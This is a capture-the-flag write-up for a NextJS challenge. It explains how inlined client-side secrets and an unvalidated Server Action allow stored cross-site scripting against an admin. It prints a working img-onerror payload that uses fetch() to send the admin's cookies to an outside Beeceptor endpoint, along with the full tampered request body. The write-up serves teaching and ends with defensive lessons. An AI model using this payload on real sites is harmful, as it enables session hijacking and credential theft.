clientele | 04/06/26
Description
ACME is finally getting in on the social media boom. Our admins are really quick at handling everything that gets submitted! Do you think this will help us get more clients?
To follow along with the challenge's full code, download the source here. Line numbers are set to match the source files.
Observations
To start, we're given a zip file with source code for a full NextJS website. To view the site, we can visit the access URL provided in the challenge description.
Since this is a full NextJS app, there are a lot of extraneous files (e.g. everything in
config/, public/, and styles/). However, there are a few unusual and interesting
things going on.
Retrieving The Flag
To get started, it would be helpful to know where the flag is located. Running
grep -r flag . on the zip file's contents shows us that the word "flag" shows up in
2 places:
-
In
compose.yaml:9, where an environment variable for the NextJS Docker container is set based on the Docker environment'sFLAGvariablecompose.yaml 8 9
environment: - FLAG=${FLAG-"test-flag-no-points"} -
In
lib/auth/admin.ts:14, where a cookie is set with that environment variable's value:lib/auth/admin.ts 5 6 7 8 9 10 11 12 13 14 15 16 17
export async function authorizeAdmin(user: UserCreds): Promise<boolean> { if ( !admins.has(user.username) || admins.get(user.username)?.password !== user.password ) return false; await setCookie("token", admins.get(user.username)!.token); await setCookie("role", "admin"); await setCookie("flag", process.env.FLAG!); return true; }
That second use is much more promising for exploitation since it doesn't require dumping
server-side environment variables. However, since the word "flag" doesn't show up anywhere
else, the flag cookie must not actually be used anywhere in the app. To retrieve the
flag, we'll need to find some way to dump the admin's cookies.
Logging In
Maybe this is as simple as just logging in as the admin! Let's take a closer look at the authentication logic to see if this is possible.
For some reason, all data (including the list of users) are stored in application memory instead of a database. Users' passwords also aren't hashed, which is always a great sign as a hacker.
| lib/auth/users.ts | |
|---|---|
8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 | |
It also seems interesting that the environment variable for passwords have a PUBLIC
prefix, and a bit of research about NextJS environment variables
confirms this: the prefix NEXT_PUBLIC_ means the variable's value will be inlined
at build time so it can be accessed on the client side.
Since these values may be embedded in the client-side code, we should check whether this
file would ever be included on a client. At first, it looks like this may not actually be
a vulnerability since the "use server"; directive shows up in the module's barrel
file:
| lib/auth/index.ts | |
|---|---|
1 2 3 4 5 6 7 | |
Whenever authorizeAdmin or authorizeClient is imported from
"@/lib/auth", they are guaranteed to run on the server side as a Server Action because
of this "use server"; directive. Unfortunately, the admin login page imports using this
route, so authorizeAdmin is never exposed to the client.
| app/admin/login/login.tsx | |
|---|---|
1 2 3 4 5 6 | |
However, authorizeClient is imported differently! It's being imported directly from
lib/auth/client.ts, which doesn't specify that it belongs to the server environment. It
doesn't matter that the "@/lib/auth" barrel file uses the "use server";
directive because this import directly accesses the source file instead of the barrel
file. This means authorizeClient will use whatever execution environment it's being
imported into. app/login/login.tsx is a "use client"; file, so
authorizeClient will be executed client side.
| app/login/login.tsx | |
|---|---|
1 2 3 4 5 6 7 8 | |
Since authorizeClient is used on the client side, we can exercise control over it
using any major browser's dev tools. There are several ways this could be done, including:
- Inspecting the code to find the inlined password from the
NEXT_PUBLIC_variable, then logging in using those credentials - Inspecting the code to find the inlined client token from the
NEXT_PUBLIC_variable, then directly setting the clienttokencookie without logging in - Setting a breakpoint in
authorizeClient, then changing the execution flow to execute the "success" branch and set the authentication cookies
Tree shaking during NextJS build
You may be wondering:
Wait, if
lib/auth/client.tsis imported on the client side and that file importslib/auth/users.ts, doesn't that mean that theadminslist fromlib/auth/users.tsis also included on the client side? Why can't we use that to just log in as an admin?
This is a good question! Unfortunately, NextJS performs a lot of optimization when building the production version of a site. This includes something called tree shaking, which is a process for removing code that is never used. Web developers pay a lot of attention to the size of their website's code because more code means longer load times and worse user experience. Automatically decreasing the code size by deleting unused code is a big win for these developers, so most modern projects will include this in their build process.
In our case, createUser is never called on the client side, so it gets removed.
That is the only place admins is used on the client side, so that import gets
removed as well. admins is now never imported on the client side, so it is
removed from the production version of lib/auth/users.ts. Looking at the Firefox
debugger confirms this: admins is shown as "optimized away" from the module.

However, as will be discussed soon, an unintended bug in this challenge means this vulnerability does not have to be exploited to successfully obtain the flag.
Cross-Site Scripting
It's great to be able to log in, but there must be some other way to interact with the admin's cookies since this doesn't give admin access. There are many general cookie-stealing techniques, including:
- Session fixation: requires attacker control over the generated session token. Infeasible since tokens are statically generated and we can't determine the admin's token without brute force
- Infostealer malware: requires installing other malware on the victim's computer. Infeasible since we likely can't phish or hack the admin
- Session sidejacking: requires Attacker-in-the-Middling the victim. Infeasible since (a) the whole site appears to use TLS and (b) we can't get on-path between the admin and the website
- Cross-site scripting: requires attacker-controlled input to be added, unescaped, to a webpage the victim views. Likely to succeed if we can find a vulnerability since the challenge description mentions that the admins are quick to review everything that gets submitted
Having identified cross-site scripting (XSS) as the most promising attack vector, we now
need to find some candidates for XSS vulnerabilities. This challenge was written in React,
so all variables' values are escaped by default and any unescaped input is made
abundantly obvious by the word dangerous.
This makes it very easy to scan for unescaped variables. Any found should immediately move to the top of the "suspects list" for potential XSS vulnerabilities. In this challenge, there is only one place unescaped input is used:
| app/admin/submission/[id]/page.tsx | |
|---|---|
22 23 24 25 26 27 28 29 30 31 32 33 34 | |
Despite the comment claiming that there is no risk here, this is our best lead for an XSS
vulnerability. The crucial question of whether we can control this variable's value
remains to be answered. To determine whether we can control it, we need to walk through
how the variable is set and look for a place where we could manipulate the value. The
variable is part of the submissions map, which gets updated here:
| app/submission/page.tsx | |
|---|---|
6 7 8 9 10 | |
The "use server"; directive here means this is a Server Action. Once a value
reaches this point, we likely won't be able to influence it further. However, it doesn't
look like any escaping happens here! We still have a chance to embed a malicious payload
that will get set by this function.
The only place that function gets called is in the submission handler for the proposal
form (the function is renamed to onSubmit in this component):
| app/submission/submission.tsx | |
|---|---|
23 24 25 26 27 28 29 30 | |
The content comes directly from the Tiptap editor here. Testing a < in that editor shows
that it (at least generally) correctly encodes symbols and we're unlikely to find a
vulnerability in this third-party library. We don't have any ways to control the editor's
content besides typing in it, so we need to somehow modify the value between when
editor.getHTML() gets called and when onSubmit (aka handleSubmit in
app/submission/page.tsx) runs.
This is actually super easy! handleSubmit is a client-side function, but
onSubmit is a Server Action. While NextJS makes this look just like any other
function call, it behaves very differently under the hood. When a Server Action is called,
NextJS makes an HTTP POST request to the server, telling it to run a specific Server
Action and respond with the result. These POST requests have a fairly long, random ID
that NextJS uses to determine which Server Action to run
(40905da1bf9c1e50b8bdb8d04664130840135338cf in this case), but these IDs are static.
After seeing the ID once, we can make any other requests we want to the same server action
with different parameters.
We can easily do this on Firefox by opening the developer tools to the "Network" tab
before pressing the submit button on the /submission page. NextJS makes a half-dozen
requests when the button is pressed, but the one that actually calls the Server Action is
/submission. We can view and modify the request contents by right-clicking the request
and pressing "Edit and resend."

Looking at the request details, it includes a custom HTTP header (next-action) for which
Server Action to run and includes the action's arguments in a JSON-encoded object in the
HTTP body. The "content": field of the body includes the submission's raw HTML
request, so we can edit this to any HTML we want. With the ability to upload arbitrary
HTML code, we can now craft an exploit to steal the admin's cookies!
Exploit
To recap, we've discovered a few key things that should allow us to craft an exploit to retrieve the flag:
- The flag is stored in the admin's cookies, so if we can access the admin cookies, we'll retrieve the flag
- Non-admin users can upload proposals from
/submissions(which are viewable from/admin/submissions). Based on the challenge description, it seems safe to assume that an admin will view any proposal that gets uploaded /admin/submissionsis susceptible to cross-site scripting attacks, so users can add arbitrary code to run when an admin views the page- We can exploit client-side validation in the user login page to log in and gain access
to
/submissions
Coach Note: Unintended Shortcut
Looking closely at the app/submission/page.tsx file, there's actually an unintended
bug here! The page is is missing an authentication/authorization gate to prevent it
from loading for users who aren't logged in. This means exploits can start with
accessing the /submission route directly without exploiting the login page's
vulnerability. Oops!
| app/submission/page.ts | |
|---|---|
1 2 3 4 5 6 7 8 9 10 11 12 13 | |
XSS Payload
All that's left is writing an XSS payload to steal the admin's cookies when they view our submission! The key here is to exfiltrate the cookies to some location we control. There are many ways to do this, one of which is making an HTTP request (that includes the cookies) to an attacker-controlled webpage. Beeceptor is a free HTTP API testing tool that works quite well for this! First, we visit the homepage and enter a subdomain to use:

Once Beeceptor is listening to HTTP requests on this subdomain and sending them to us, we
need a JavaScript payload that will send the user's cookies to the Beeceptor endpoint.
JavaScript can access cookies via document.cookie, which we can pass as a query
parameter to the Beeceptor endpoint.
fetch(`https://ctf-thing.free.beeceptor.com?cookies=${encodeURIComponent(document.cookie)}`)
The final piece of the puzzle is placing this script in an XSS payload. The most classic
way of doing this would be simply placing it in a <script> tag, like this:
<script>
  fetch(`https://ctf-thing.free.beeceptor.com?cookies=${encodeURIComponent(document.cookie)}`)
</script>
Unfortunately, this doesn't actually work. React's dangerouslySetInnerHTML prop
uses Element.innerHTML, which does not execute code found in
<script> blocks. However, this is easy to bypass! HTML elements all include many
event handler props that allow JavaScript to run. We just need to use some element and
event handler prop that we can guarantee will run, such as onerror with an
element that will fail to load:
<img src='nonexistent.url' onerror='fetch(`https://ctf-thing.free.beeceptor.com?cookies=${encodeURIComponent(document.cookie)}`)'>
Putting this in context with the handleSubmit function, the final POST request
body will look like this:
[{
  "id":3458,
  "name":"XSS Attack",
  "content":"<img src='nonexistent.url' onerror='fetch(`https://ctf-thing.free.beeceptor.com?cookies=${encodeURIComponent(document.cookie)}`)'>"
}]
Deciphering the Results
Once we submit this proposal, when the admin views it, their cookies will automatically be sent to our Beeceptor page!


After putting the cookies parameter into CyberChef to URL-unescape it (and doing so a
second time to unescape the flag, since cookie values are escaped by default), we are left
with the flag!
Conclusion
There were a lot of problems with this website that contributed to our ability to steal the admin cookies. These problems boil down to excessive trust in client-side code - allowing it to hold secret values, trusting its logic to be executed without manipulation, and trusting Server Actions invocations to be made with properly-escaped code.
At the very least, there should have been more server-side validation that these
assumptions held (e.g. checking for XSS in the "content"= field). Ideally, the
client-side code should have been completely untrusted and all sensitive logic should have
been restricted to the server. Full-stack frameworks like NextJS may blur the lines and
make these mistakes easier, but this challenge contains several unacceptable flaws that
should have been obvious.